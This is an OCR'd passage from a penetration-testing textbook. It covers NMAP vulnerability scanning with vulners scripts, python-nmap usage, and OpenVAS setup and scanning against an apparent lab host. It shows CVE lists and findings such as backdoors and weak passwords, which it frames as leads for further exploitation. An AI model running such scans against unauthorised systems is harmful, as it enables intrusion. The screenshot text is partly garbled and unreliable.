CHAPTER 1 INTRODUCTION TO NMAP

Scan Tools Profile	Help		Zenmap			9	Θ
arget: 192.168.25.		v	Profile:		v	Scan	
ommand: nmap	script banner 192.168.25.129						
Hosts Services	Nmap Output Ports / Hosts To	pology Host Det	ails Scans				
S Host	nmapscript banner 192.168.25.	129				\$ I	Det
Filter Hosts	<pre> _00,\xAA\x08\x02\x00\x0 5432/tcp open postgresg 5900/tcp open vnc _banner: RFB 003.003 6000/tcp open X11 6667/tcp open irc banner: :irc.Metasploi</pre>	<pre>.168.25.129 encey). rts 3.4) H_4.7p1 Debi FF\xFD \xFF\ able.localdo sn .ds you? ry k tp 3.1 Server (x0A5.0.51a-3 0\x00\x00\x00\x00 l table.LAN NO sploitable.L :8E:B1 (VMwa</pre>	an-8ubuntul xFD#\xFF\xFi main ESMTP Debian) [:: ubuntu5\x00 0\x00\x00\x1 TICE AUTH : AN NOTICE AU re)	D' Postfix (Ubuntu) ffff: 192.168.25.129] (x07\x00\x00\x00\x00f\${db>0Y\x 00\x00\x00\x00\x00\ *** Looking up your hostna UTH :*** Couldn't resol			

Figure 1-29. Output of NMAP script banner executed against a target IP address

Detecting Vulnerabilities

So far, you have seen the NMAP capabilities of port scanning and enumeration. Now you'll see how NMAP can be used for conducting vulnerability assessments. Though not as comprehensive as vulnerability scanners like Nessus and OpenVAS, NMAP can certainly do basic vulnerability detection. NMAP does this with the help of Common Vulnerabilities and Exposure (CVE) IDs. It searches for matching CVEs against the services running on the target. To turn NMAP into a vulnerability scanner, you first need to download and install some additional scripts. Figure 1-30 shows the installation of required scripts. You first navigate to directory /usr/share/nmap/scripts and then clone two git directories, as shown here:

- https://github.com/vulnersCom/nmap-vulners.git
- https://github.com/scipag/vulscan.git

0					root@kal	i: /usr/shar	re/nmap/s	cripts			•	۲	0
File	Edit	View	Search	Terminal	Help								
root clor remo Unpa root t Clor remo Rece Reso	t <mark>@kali</mark> ers.gi hing in ote: En ote: To acking t@kali hing in ote: En ote: To eiving olving	:/usr t nto ' numer otal obje :/usr nto ' numer otal obje delt	/share nmap-v ating 40 (de cts: 1 /share vulsca ating 231 (d cts: 1 as: 10	ulners'. objects: lta 0), 00% (40/ /nmap/sc n' objects: elta 0),	40, do reused 40), do ripts# 231, d reused /231), 144), d	git clon ne. 0 (delta ne. git clon one. 0 (delt 13.41 Mi <u>o</u> ne.	a 0), pao ne https :a 0), pa	ck-reuse ://githu ack-reus	ed 40 1b.com/s ed 231	cipag/v			

Figure 1-30. Git cloning nmap-vulners into local directory

Once you have downloaded the required scripts, you are all set to execute them against the target. You can use the command nmap -sV - script nmap-vulners <target IP address>, as shown in Figure 1-31.

CHAPTER 1 INTRODUCTION TO NMAP

			Zenmap
an Tools Profile			
rget: 192.168.25.1	129		v Profile:
ommand: hmap -s\	script nmap-vulners 192.168.25.	129	
Hosts Services	Nmap Output Ports / Hosts Te	opology Host Details Scans	<u>.</u>
S Host '	nmap -sVscript nmap-vulners	192.168.25.129	
OS Host 192.168.25.12	Starting Nmap 7.60 (ht Nmap scan report for 19 Host is up (0.00028s la Not shown: 977 closed p PORT STATE SERVICE 21/tcp open ftp 22/tcp open ssh 23/tcp open sentelnet 25/tcp open smtp 53/tcp open smtp	2.168.25.129 tency). orts VERSION vsftpd 2.3.4	018-09-21 14:30 IST ian 8ubuntul (protocol 2.0)
	53/tcp open domain vulners:	ISC BIND 9.4.2	
	cpe:/a:isc:bind:9.4	.2:	
	CVE-2008-0122	10.0	https://vulners.com/cve/CVE-2008-0122
	CVE-2012-1667	8.5	https://vulners.com/cve/CVE-2012-1667
	CVE-2012-3817	7.8	https://vulners.com/cve/CVE-2012-3817
	CVE-2008-4163	7.8	https://vulners.com/cve/CVE-2008-4163
	CVE-2012-4244	7.8	https://vulners.com/cve/CVE-2012-4244
	CVE-2014-8500	7.8	https://vulners.com/cve/CVE-2014-8500
	CVE-2012-5166	7.8	https://vulners.com/cve/CVE-2012-5166
	CVE-2010-0382	7.6	https://vulners.com/cve/CVE-2010-0382
	CVE-2015-8461	7.1	https://vulners.com/cve/CVE-2015-8461
	CVE-2015-8704	6.8	https://vulners.com/cve/CVE-2015-8704
	CVE-2009-0025	6.8 6.6	https://vulners.com/cve/CVE-2009-0025
	CVE-2010-3614	6.4	https://vulners.com/cve/CVE-2015-8705 https://vulners.com/cve/CVE-2010-3614
	CVE-2009-0265	5.0	https://vulners.com/cve/CVE-2009-0265
	CVE-2009-0205	5.0	https://vulners.com/cve/CVE-2016-8864
	CVE-2016-1286	5.0	https://vulners.com/cve/CVE-2016-1286
	CVE-2012-1033	5.0	https://vulners.com/cve/CVE-2012-1033
	CVE-2016-9131	5.0	https://vulners.com/cve/CVE-2016-9131
	CVE-2015-8000	5.0	https://vulners.com/cve/CVE-2015-8000
	CVE-2016-2848	5.0	https://vulners.com/cve/CVE-2016-2848
	CVE-2016-9444	5.0	https://vulners.com/cve/CVE-2016-9444
	CVE-2011-1910	5.0	https://vulners.com/cve/CVE-2011-1910
	CVE-2011-4313	5.0	https://vulners.com/cve/CVE-2011-4313
	CVE-2009-0696	4.3	https://vulners.com/cve/CVE-2009-0696
	CVE-2016-1285	4.3	https://vulners.com/cve/CVE-2016-1285
	CVE-2010-0097	4.3	https://vulners.com/cve/CVE-2010-0097
	CVE-2016-2775	4.3	https://vulners.com/cve/CVE-2016-2775
	CVE-2016-6170	4.0	https://vulners.com/cve/CVE-2016-6170
	CVE-2010-0290	4.0	https://vulners.com/cve/CVE-2010-0290
	CVE-2009-4022	2.6	https://vulners.com/cve/CVE-2009-4022

Figure 1-31. Output of NMAP script nmap-vulners executed against a target IP address

Interestingly, you can see many CVEs are available against the ISC BIND 9.4.2 running on TCP port 53. This CVE information can be used to further exploit the target. You can also see several CVEs for TCP port 80 running the Apache httpd 2.2.8 server, as shown in Figure 1-32.

CHAPTER 1 INTRODUCTION TO NMAP

Tools Profile	Hale		Zenm
n Tools Profile			v Profile:
Jet. 192.100.23	5.129		• Florite.
mmand: nmap -	sVscript nmap-vulners 192.168.25.129		
losts Services	Nmap Output Ports / Hosts Topol	ogy Host Details Sc	ans
5 Host	nmap -sVscript nmap-vulners 192	.168.25.129	
192 168 25 1	80/tcp open http	Apache httpd 2.	2.8 ((Ubuntu) DAV/2)
192.106.29.1	http-server-header: Apac		
	vulners:		
	cpe:/a:apache:http_ser	ver:2.2.8:	
	CVE-2010-0425	10.0	https://vulners.com/cve/CVE-2010-0425
	CVE-2011-3192	7.8	https://vulners.com/cve/CVE-2011-3192
	CVE-2017-7679	7.5	https://vulners.com/cve/CVE-2017-7679
	CVE-2013-2249	7.5	https://vulners.com/cve/CVE-2013-2249
	CVE-2009-1890	7.1	https://vulners.com/cve/CVE-2009-1890
	CVE-2009-1891	7.1	https://vulners.com/cve/CVE-2009-1891
	CVE-2012-0883	6.9	https://vulners.com/cve/CVE-2012-0883
	CVE-2009-3555	5.8	https://vulners.com/cve/CVE-2009-3555
	CVE-2013-1862	5.1	https://vulners.com/cve/CVE-2013-1862
	CVE-2007-6750	5.0	https://vulners.com/cve/CVE-2007-6750
	CVE-2014-0098	5.0	https://vulners.com/cve/CVE-2014-0098
	CVE-2009-2699	5.0	https://vulners.com/cve/CVE-2009-2699
	CVE-2013-6438	5.0	https://vulners.com/cve/CVE-2013-6438
	CVE-2011-3368	5.0	https://vulners.com/cve/CVE-2011-3368
	CVE-2008-2364	5.0	https://vulners.com/cve/CVE-2008-2364
	CVE-2014-0231	5.0	https://vulners.com/cve/CVE-2014-0231
	CVE-2010-0408	5.0	https://vulners.com/cve/CVE-2010-0408
	CVE-2010-1452	5.0	https://vulners.com/cve/CVE-2010-1452
	CVE - 2009 - 1195	4.9	https://vulners.com/cve/CVE-2009-1195
	CVE-2012-0031	4.6	https://vulners.com/cve/CVE-2012-0031
	CVE-2011-3607	4.4	https://vulners.com/cve/CVE-2011-3607
	CVE-2012-4558	4.3	https://vulners.com/cve/CVE-2012-4558
	CVE-2010-0434	4.3	https://vulners.com/cve/CVE-2010-0434
	CVE-2012-3499	4.3	https://vulners.com/cve/CVE-2012-3499
	CVE-2011-0419	4.3	https://vulners.com/cve/CVE-2011-0419
	CVE-2013-1896	4.3	https://vulners.com/cve/CVE-2013-1896
	CVE-2011-3348	4.3	https://vulners.com/cve/CVE-2011-3348
	CVE-2008-2939	4.3	https://vulners.com/cve/CVE-2008-2939
	CVE-2011-3639	4.3	https://vulners.com/cve/CVE-2011-3639
	CVE-2011-4317	4.3	https://vulners.com/cve/CVE-2011-4317
	CVE-2012-0053	4.3	https://vulners.com/cve/CVE-2012-0053
	CVE-2016-8612	3.3	https://vulners.com/cve/CVE-2016-8612
	CVE-2012-2687	2.6	https://vulners.com/cve/CVE-2012-2687
	CVE-2011-4415	1.2	https://vulners.com/cve/CVE-2011-4415

Figure 1-32. Output of NMAP script nmap-vulners executed against a target IP address

NMAP Output

So far, you have scanned various useful NMAP features. It is important to note that the output produced by NMAP can be fed to many other security tools and products. Hence, you must be aware of different output formats that NMAP is capable of producing, shown here:

Switch	Example	Description
-oN	nmap 192.168.25.129 -oN output.txt	Performs a scan on a target IP address and then writes normal output to the file output.txt
-oX	nmap 192.168.25.129 -oX output.xml	Performs a scan on a target IP address and then writes normal output to the XML file output.xml
-oG	nmap 192.168.25.129 -oG output.grep	Performs a scan on a target IP address and then writes greppable output to the file output.grep
append- output	nmap 192.168.25.129 -oN file.file append-output	Performs a scan on a target IP address and then appends the scan output to a previous scan file

NMAP and Python

Throughout this chapter you have seen numerous capabilities of NMAP and how NMAP can be used effectively for information gathering, enumeration, and active scanning. NMAP can also be invoked and executed from various programming languages, making it even more powerful. Python is an interpreted high-level programming language for general-purpose programming. Python is indeed user-friendly and extremely flexible. It has a rich set of ready-to-use libraries for performing various tasks. Getting into the details of Python language basics and syntax is beyond the scope for this book. Assuming you have some basic knowledge about Python, this section will discuss how you can use Python to invoke and automate NMAP scans.

Python is installed by default on most Unix-based systems. However, you need to install the NMAP library separately. On Debian-based systems, you can simply use the command pip install python-nmap, as shown in Figure 1-33. The command will install the required NMAP library.




Figure 1-33. Installing the python-nmap library on a Debian-based system

Now that you have installed the required NMAP library, start the Python interpreter from the terminal by typing the python command, and import the NMAP library, as shown here:

```
root@kali:~# python
Python 2.7.14+ (default, Dec 5 2017, 15:17:02)
[GCC 7.2.0] on linux2
Type "help", "copyright", "credits" or "license" for more
information.
```

CHAPTER 1 INTRODUCTION TO NMAP >>> import nmap >>>

You can now create a new object named nmp to invoke the PortScanner function. Then initiate a new scan for the target IP address 127.0.0.1 and the ports from 1 to 50, as shown here:

```
>>> nmp = nmap.PortScanner()
>>> nmp.scan('127.0.0.1', '1-50')
```

The scan completes and gives you the following output:

```
{'nmap': {'scanstats': {'uphosts': '1', 'timestr': 'Fri Sep
21 14:02:19 2018', 'downhosts': '0', 'totalhosts': '1',
'elapsed': '1.06'}, 'scaninfo': {'tcp': {'services': '1-50',
'method': 'syn'}}, 'command_line': 'nmap -oX - -p 1-50 -sV
127.0.0.1'}, 'scan': {'127.0.0.1': {'status': {'state': 'up',
'reason': 'localhost-response'}, 'hostnames': [{'type': 'PTR',
'name': 'localhost'}], 'vendor': {}, 'addresses': {'ipv4':
'127.0.0.1'}, 'tcp': {22: {'product': 'OpenSSH', 'state':
'open', 'version': '7.7p1 Debian 4', 'name': 'ssh', 'conf':
'10', 'extrainfo': 'protocol 2.0', 'reason': 'syn-ack', 'cpe':
'cpe:/o:linux:linux_kernel'}}}
```

Though the previous output is raw, it can certainly be formatted using many of the Python functions. Once you have run the initial scan, you can explore different functions to retrieve specific scan details.

scaninfo()

The scaninfo() function returns scan details such as the method used and the port range probed.

```
>>> nmp.scaninfo()
{'tcp': {'services': '1-1024', 'method': 'syn'}}
```

all_hosts()

The all_hosts() function returns the list of all IP addresses scanned.

```
>>> nmp.all_hosts()
['192.168.25.129']
```

state()

The state() function returns the state of the IP/host scanned, such as whether it's up or down.

```
>>> nmp['192.168.25.129'].state()
'up'
```

keys()

The keys() function returns a list of all open ports found during the scan.

```
>>> nmp['192.168.25.129']['tcp'].keys()
[512, 513, 514, 139, 111, 80, 53, 22, 23, 25, 445, 21]
```

has_tcp()

The has_tcp() function checks whether a particular port was found open during the scan on the target IP address.

```
>>> nmp['192.168.25.129'].has_tcp(22)
True
```

command_line()

The command_line() function returns the exact NMAP command that ran in the background to produce the output.

```
>>> nmp.command_line()
'nmap -oX - -p 1-50 -sV 127.0.0.1'
```

hostname()

The hostname() function returns the host name of the IP address that you pass as an argument.

```
>>> nmp['127.0.0.1'].hostname()
'localhost'
```

all_protocols()

The all_protocols function returns the list of protocols supported by the target IP address.

```
>>> nmp['127.0.0.1'].all_protocols()
['tcp']
```

Now that you know the basic functions to invoke NMAP from Python, you can write some simple Python code that uses a loop to scan multiple IP addresses. Then you can use various text processing functions to clean and format the output.

Summary

In this chapter, you learned about the concepts of vulnerability assessment and penetration testing. You now understand the different phases of the penetration testing lifecycle and the importance of NMAP, OpenVAS, and Metasploit, which are capable of performing most of the tasks across all phases of the penetration testing lifecycle.

This chapter briefed you on the absolute basics and essentials about the NMAP tool and gave insights into how the NMAP capabilities can be extended using scripts. The chapter also touch on integrating NMAP with Python scripting.

Do-It-Yourself (DIY) Exercises

- Install NMAP on Windows and Ubuntu.
- Perform a UDP scan on a target system using the NMAP command line.
- Use NMAP to detect the operating system on the target system.
- Use an NMAP intense scan on a target system.
- Use various NMAP scripts for enumerating services on a target system.
- Write some Python code that scans 1 to 500 ports on a target system.

CHAPTER 2

OpenVAS

In the previous chapter, you learned about NMAP and its capabilities. In this chapter, you'll learn about how OpenVAS can be used to perform vulnerability assessments. Specifically, this chapter covers the following:

- Introduction to OpenVAS
- Setting up OpenVAS
- Importing NMAP results into OpenVAS
- Vulnerability scanning
- Reporting

Note The purpose of OpenVAS is limited to vulnerability scanning, unlike NMAP and Metasploit, which are capable of doing many more things. From this perspective, all the essential OpenVAS tasks are covered in this chapter. This will prepare you for the integration of OpenVAS with Metasploit in the next chapter, where the real fun starts.

Introduction to OpenVAS

In the previous chapter, you learned about NMAP. NMAP is a tool that is much more than just a port scanner. For example, you used NMAP for vulnerability detection. However, it has certain limitations. NMAP mainly detects only limited known CVEs. Hence, you certainly need a better solution for performing a vulnerability assessment. Here are a few of the popular choices:

- Nessus
- Nexpose
- QualysGuard
- OpenVAS

These products are mature and used widely in the industry. For the scope of this book, you will be learning about the OpenVAS platform. It is free for community use and offers many useful features.

OpenVAS is an abbreviation for Open Vulnerability Assessment System. It is not just a tool but a complete framework consisting of several services and tools, offering a comprehensive and powerful vulnerability scanning and vulnerability management solution.

Like an antivirus solution has signatures to detect known malwares, OpenVAS has set of network vulnerability tests (NVTs). The NVTs are conducted using plug-ins, which are developed using Nessus Attack Scripting Language (NASL) code. There are more than 50,000 NVTs in OpenVAS, and new NVTs are being added on a regular basis.

Installation

OpenVAS comes with multiple installation options, including the Docker container. It can be installed on various operating systems. However, the easiest and fastest way of getting started with OpenVAS is to download the OpenVAS virtual appliance. The OpenVAS virtual appliance ISO image can be downloaded from https://www.greenbone.net/en/install_use_gce/.

The benefit of using this virtual appliance is it already has all the dependencies in place and everything set up. All you need to do is download the ISO image, boot it in VMware/VirtualBox, and set up some basic things, and OpenVAS will be up and running in no time.

Once you boot the downloaded ISO, you can get started by selecting the Setup option, as shown in Figure 2-1.



Figure 2-1. OpenVAS VM initial install screen

The setup then initiates, as shown in Figure 2-2.




Figure 2-2. OpenVAS installation and setup

Now you need to create a new user that you will be using for administrative purposes, as shown in Figure 2-3.

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Figure 2-3. Setting up a user for the OpenVAS administrator

Then you set a password for the newly created user, as shown in Figure 2-4.



Figure 2-4. Setting up a password for the OpenVAS administrative user

Once you have set up the administrative credentials, the installation reboots, and you are presented with the boot menu, as shown in Figure 2-5.

GNU GRUB version 2.02~beta2-22+deb8u1 *Greenbone OS Advanced options for Greenbone OS Greenbone OS GNU/Linux Advanced options for Greenbone OS GNU/Linux Use the ↑ and ↓ keys to select which entry is highlighted. Press enter to boot the selected OS, `e' to edit the commands before booting or `c' for a command-line.

Figure 2-5. OpenVAS boot menu

Next, you will see the command-line console, as shown in Figure 2-6, where you need to enter the previously set credentials.

Welcome to Greenbone OS 4.2 (tty1) The web interface is available at: http://192.168.25.136 gsm login: _

Figure 2-6. OpenVAS virtual machine command-line console

You can see that the OpenVAS setup is complete, and its web interface has been made available at http://192.168.25.136. You can try accessing the web interface, as shown in Figure 2-7.




Figure 2-7. OpenVAS web interface with login fields

Meanwhile, you need to boot into the OS and make a few additional setting changes, as shown in Figure 2-8.



Figure 2-8. OpenVAS setup and user configuration

You need to create a new admin user and set the username and password, as shown in Figure 2-9.

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Figure 2-9. OpenVAS virtual machine user configuration

The OpenVAS version you are using is the community edition, and it doesn't require any key. However, if you wanted to use the commercial version, then you would need to enter the subscription key. For now, you can skip this step, as shown in Figure 2-10.



Figure 2-10. OpenVAS subscription key upload screen

OpenVAS Administration

In the previous section, you saw how to set up OpenVAS by downloading the ready-to-use virtual machine setup. Now, before you get into the actual scanning part, you need to set up a few things as part of administration.

Feed Update

Feeds are an absolutely essential component of OpenVAS. If your
OpenVAS setup has old feeds, then you may miss out on detecting the latest vulnerabilities. Hence, it's crucial to have the latest feeds in place before you initiate any scan. To check the current feed version, go to Extras
▶ Feed Status, as shown in Figure 2-11. You can see that the feeds have not been updated for 54 days.

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Figure 2-11. OpenVAS feed status, with outdated feeds

To update the feeds, you can go to the terminal and type command openvas-feed-update, as shown in Figure 2-12. Just make sure you have an active Internet connection to update the feeds.

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Figure 2-12. Updating the OpenVAS vulnerability feeds

The feed update will take some time; once it's done, you can again go to the OpenVAS web interface and check the feed status. Now you should see that the feed status is current, as shown in Figure 2-13.

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Figure 2-13. OpenVAS feed status, updated

User Management

OpenVAS works in a client-server architecture, where multiple users can connect to a centralized server. Hence, it is important to create and manage users and groups. Before you create users, you need to have some user groups in place. To create new OpenVAS user groups, go to Administration ➤ Groups, as shown in Figure 2-14.

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Figure 2-14. OpenVAS user management console

Once you have created and configured the required groups, you can create new users and assign them to specific groups based on their privilege levels. To create a new user, go to Administration ➤ Users, as shown in Figure 2-15.

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Figure 2-15. Adding new users into OpenVAS

While OpenVAS allows you to create and manage users locally, it also allows you to connect with Lightweight Directory Access Protocol (LDAP) for centralized user management. It is possible to configure the LDAP settings by going to Administration ➤ LDAP, as shown in Figure 2-16.

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Figure 2-16. OpenVAS configuration for LDAP authentication

Similarly, OpenVAS can also be configured to authenticate against the RADIUS server. It can be done by configuring the RADIUS server settings at Administration ➤ RADIUS, as shown in Figure 2-17.



Figure 2-17. OpenVAS configuration for RADIUS authentication

Dashboard

OpenVAS has a rich dashboard that is its home page by default. The dashboard offers a centralized view of tasks, hosts, NVTs, and so on, as shown in Figure 2-18. Each demographic can be exported in CSV format.



Figure 2-18. OpenVAS dashboard with demographics

Scheduler

In an enterprise environment, it may happen that scans are required to run after business hours. In such a scenario, the OpenVAS scheduler can be handy. The scheduler can be accessed at Configuration ➤ Schedules and can be used to trigger scans at a specific time, as shown in Figure 2-19.




Figure 2-19. OpenVAS scan scheduler

Trashcan

If you happen to delete any of the entities in OpenVAS and later need to get them back, it is possible to recover them through the trashcan. You can access it at Extras ➤ Trashcan, as shown in Figure 2-20.

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Figure 2-20. OpenVAS trashcan for viewing and restoring deleted items

Help

Though most of the tasks in OpenVAS are simple and easy to find, it may so happen that you need some help on certain topics. OpenVAS has comprehensive help documentation that you can access at Help ➤ Contents, as shown in Figure 2-21.

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Figure 2-21. OpenVAS help content

Vulnerability Scanning

Now that you have OpenVAS set up and running with updated feeds, you can get started with scanning a live target. Here, you'll first try to scan a Linux system. Log into the OpenVAS web interface, as shown in Figure 2-22.



Figure 2-22. OpenVAS login page

The next step is to create a new scan task. To create a new scan task, go to Scans \succ Tasks, as shown in Figure 2-23.




Figure 2-23. OpenVAS dashboard and task wizard

Now you can either choose to start a simple task wizard or use an advanced task wizard that offers more scan flexibility. For now, you'll get started with the simple task wizard, as shown in Figure 2-24. All you need to do is enter the target IP address and click Start Scan.




Figure 2-24. Initiating a new vulnerability scan in OpenVAS

Note that OpenVAS has several predefined scan profiles. Depending on the specific requirement, you can choose one of the following scan profiles:

- Discovery
- Full and Fast
- Full and Fast Ultimate
- Full and Very Deep
- Full and Very Deep Ultimate
- Host Discovery
- System Discovery

For the default scan, the Full and Fast profile is selected.

The scan gets initiated, and you can see the scan status is set to Running, as shown in Figure 2-25. The scan's action tab provides various ways to pause and resume the scan if required.



Figure 2-25. OpenVAS task status dashboard

Once the scan is complete, you can go to Scans > Results to view the vulnerabilities identified during the scan, as shown in Figure 2-26. Now that the scan is complete, you can simply view the scan results in the OpenVAS web console or download a comprehensive report in the format of your choice.

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SH Brute Force Lagins With Default Credentials Reporting		8	ALC: NOT THE OWNER.	95%	192.168.25.129	22)htp		i
Was Cross-Site Request Forgery Wilnersbillty - Sep 30		0	STATISTICS.	82%	162.168.25.129	BQ/htp	8.8	i
SL/TLS: OpenSSL CCS Man in the Middle Security Bypaus Volverability		0	and the second se	72%	102.160.25.129	\$432Acp	63 8	í
ultiple Vendors STARTILS Implementation Plaintest Adultrary Command Injection Vulnerability			-	99%	192.109.25.129	25/tcp	2.4	í
mick for Anonymous FTP Legin		8	-	82%	192.168.25.129	21/10	0.	í
fiki Cross-Site Request Forgery Withersbillty		0	Contraction in the local division in the loc	82%	192.168.25.129	80%p	8.	
antia HS RPC Renote Shell Command Execution Witherability (Active Check)		0	and the second second	93%	192.168.25.129	445/tcp		
TTP Debugging Methods (TRACE/TRACK) Evabled		8	Contraction of the local division of the loc	99%	102.168.25.129	80/109	0.0	í
heck if Malaanver answer to VIVY and EXXW requests		0	and the Real Property lies.	99%	192.169.25.129	25/hcp	0.0	
loc directory browsable		8	and the strends	82%	192.168.25.129	80/kp	8.	i
de 19 % Cardificate Cardent			And in case of the local division of the loc		192 144 25 129	25.570	10.0	

Figure 2-26. OpenVAS scan results

It is also possible to filter out vulnerability results. For example, you may want to see only HTTP-related vulnerabilities. Simply go to Scans > Results, and on the Filter tab, enter the filter criteria, as shown in Figure 2-27.



Figure 2-27. OpenVAS scan results and filters

OpenVAS Additional Settings

So far you have seen how to set up the OpenVAS virtual machine and get started with vulnerability scanning. OpenVAS is a flexible vulnerability management system that offers a lot of customization. This section talks about some additional OpenVAS settings that you may choose to configure as per your requirements.

Performance

OpenVAS is certainly a resource-intensive tool. It can consume a lot of memory and CPU. Hence, while scanning a number of systems, it is worthwhile to keep an eye on its performance. To view the performance data, go to Extras ➤ Performance, as shown in Figure 2-28. You can view performance data for a custom time period by filtering the dates.



Figure 2-28. OpenVAS resource and performance management summary

CVSS Calculator

The Common Vulnerability Scoring System (CVSS) is the baseline used by many security products for calculating a vulnerability's severity. CVSS takes into consideration multiple parameters before computing the vulnerability score. OpenVAS offers a ready-to-use CVSS calculator that you can use to calculate vulnerability scores. You can access the CVSS calculator at Extras \triangleright CVSS Calculator, as shown in Figure 2-29. You can find more details about CVSS at https://www.first.org/cvss/.

🖬 Using the Database 🕷 🔡 How to Us									
@ & https://127.0.0.1.9393/onp?und=cr	n.otodator&ove.arrUkove.a	CHROSS_REMBOSS_EP	Ross, PEcos, and Rosene most	ks&Ackery-27%5a6c-0671-4c6/-659-9	tel 1.0 0, Search		0.0.4	* 6	
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Greenbone Security Assistant							August in as Au Mon Sep 7		ala Lug
Dathkoard	Scare	Assets	Sectors	Configuration	Estras	Advisionation		Help	
8									
colas									
CVSS Base Score Calcu	lator								
From Metrics:									
Access Vectors	Local	1							
Access Complexity:	ba,hiple								
Authentication	Petal	3							
Contermanty:	Partial	5							
Availability	Complete	1							
Avationty	Calculate	-							
	Certurate								
From Vector:									
Vectors	ALLACHALMCRIPIAC								
	Calculate								
Base Vectors BILLINC HUNLING PLI PLAC									
Base Wetter: ArcuRCH(Au38CH): PAC Base Score:									

Figure 2-29. OpenVAS CVSS calculator **Settings**

OpenVAS is a highly configurable system and has many settings. It can be really useful to get an overview of all the settings and their values in one place. You can go to Extras ➤ My Settings, as shown in Figure 2-30, to get an overview of the settings configured so far.

Greenborne Security A. * A Greent One. https://127.0.0.1.9393/cmp?cmd	l-get.my.settings&token-ob	WARTED AND AND A CONTAIN								
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Greenbone Security Assistant							Legged in a Mon 5	Atmin a	desin 1 1	opsy.
Deckkourd	Scare .	Assets	Tectols	Configuration	Estras	Adviablestica		Help		
88										
My Settings										
Name .				ve.						
Timezone			12							
Possword										
User Interface Language			Bro	wser Language						
Reves Per Page			10							
Hax Rows For Page (mmutable)			10	90						
Details Export File Name			20	144						
Lish Export File Norme			9.7	ND						
Report Export File Name			52	942						
Severity Class			NV	D vulnerability Severity Racings						
Dynamic Severity			N0							
Default Severity			10.	0						
Default Alort										
Default OpenVAS Scan Config										
Delault OSP Scan Config										
Default 55H Credential										
Default SMB Gredential										
Default ESIII Credential										
Default SSMP-Credential										
Default Port List										
Default Operals Scanner										
Default OSP Scanner										
Default Report Format										
Default Schoole										
Default Target										
Agents Filter										
Alerta Filter										
Ansets Filter										
Configs Filter										
Credentiais filter										
Riters Biber										
Notes Filter										
Overrides Filter										
Permissions Filter										
Port Lists Filter										

Figure 2-30. OpenVAS administrative settings

Reporting

So far you have learned how you can effectively use OpenVAS to scan target systems. Once the scan is complete, the next important step is to generate a detailed report. Having a comprehensive report is extremely critical because it will help administrators fix the identified vulnerabilities. OpenVAS supports multiple report formats, listed here:

- Anonymous XML
- ARF
- CPE
- CSV Hosts
- CSV Results
- HTML
- ITG
- LaTeX
- NBE
- PDF
- Topology SVG
- TXT
- Verinice ISM
- Verinice ITG
- XML

To generate a report in the required format, go to Scans \succ Reports, select the format from the drop-down menu, and click the adjacent down arrow to download the report, as shown in Figure 2-31.

		Greenbane Security	Assistant - Mealla Firefox						00
🖹 🕼 🔥 https://127.0.0.1.5352/onp?und-get.report/rep	ketkl=fb9b/513-6/4/-4ed7-9125-758-2043c98	77¬es-3&neerikes-&nee.cod-	704 mult. Nots. only-18/ckmi-	latadio i e 9,5e	arch.		2 A 4 1	A 0	
Most Visited~ BOBensive Security Kali Linux Kali	Docs 🥆 Kali Tools 🙍 Exploit-DB 🐁 Arcrack-e	g 🛃 Kall Forums 🔨 NetHister 🕷 🕯	ketting Started						
Security Assistant							Lappet in as Acro The Sec 21	and and and	in Logo
Dashbard Sraw	Annata	facials	Configuration	Estras		Advisionation		Help:	
Anerymous DA. + Data 2.8	1210012	0.780.027	Filter	1004			8998		
And			1000	Complete proprieting = 1 sectors = 1 provi	terd read, being	iy=1 Pot=1 mm=220	0000		
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sta l			8	Stationary and	80%	192.148.25.129	512/tcp		2.4
m			83	\$5.8 (High)	82%	192.168.25.129	generáltop		28
It Execution Winesabilities			0	21.2 mg/d	88%	192.144.25.129	MAD		8.8
va RHI Server Insecure Default Configuration Remote Code Exe	ecution Velowability		0	11.1 mg/d	85%	192 168 25 129	1094452	1	3.8
istributed Noby (diffully/ORb) Nulliple Remote Code Execution V	Alterabilities		8	SEA INCOME.	99%	192.148.25.129	#7#7.8cp		3.8
weible Backdoor Ingreslock			0	21.2 (1944)	99%	102.148.25.129	1524.tcp		3.4
latCC Remote Code Execution Wilnerability				8.2 mg/c	55%	192.168.25.119	3632/8cp		8.
ySOL / MariaD8 weak password			8	8.4 pmpt	92%	192.168.25.129	33064cp		2.8
NC Brute Force Login			10 A	13 1940	95%	192.188.25.129	\$900,609		3.8
odgre5QL weak password			8	4.4 Maple	99%	192.148.25.119	\$432,8cp		8.
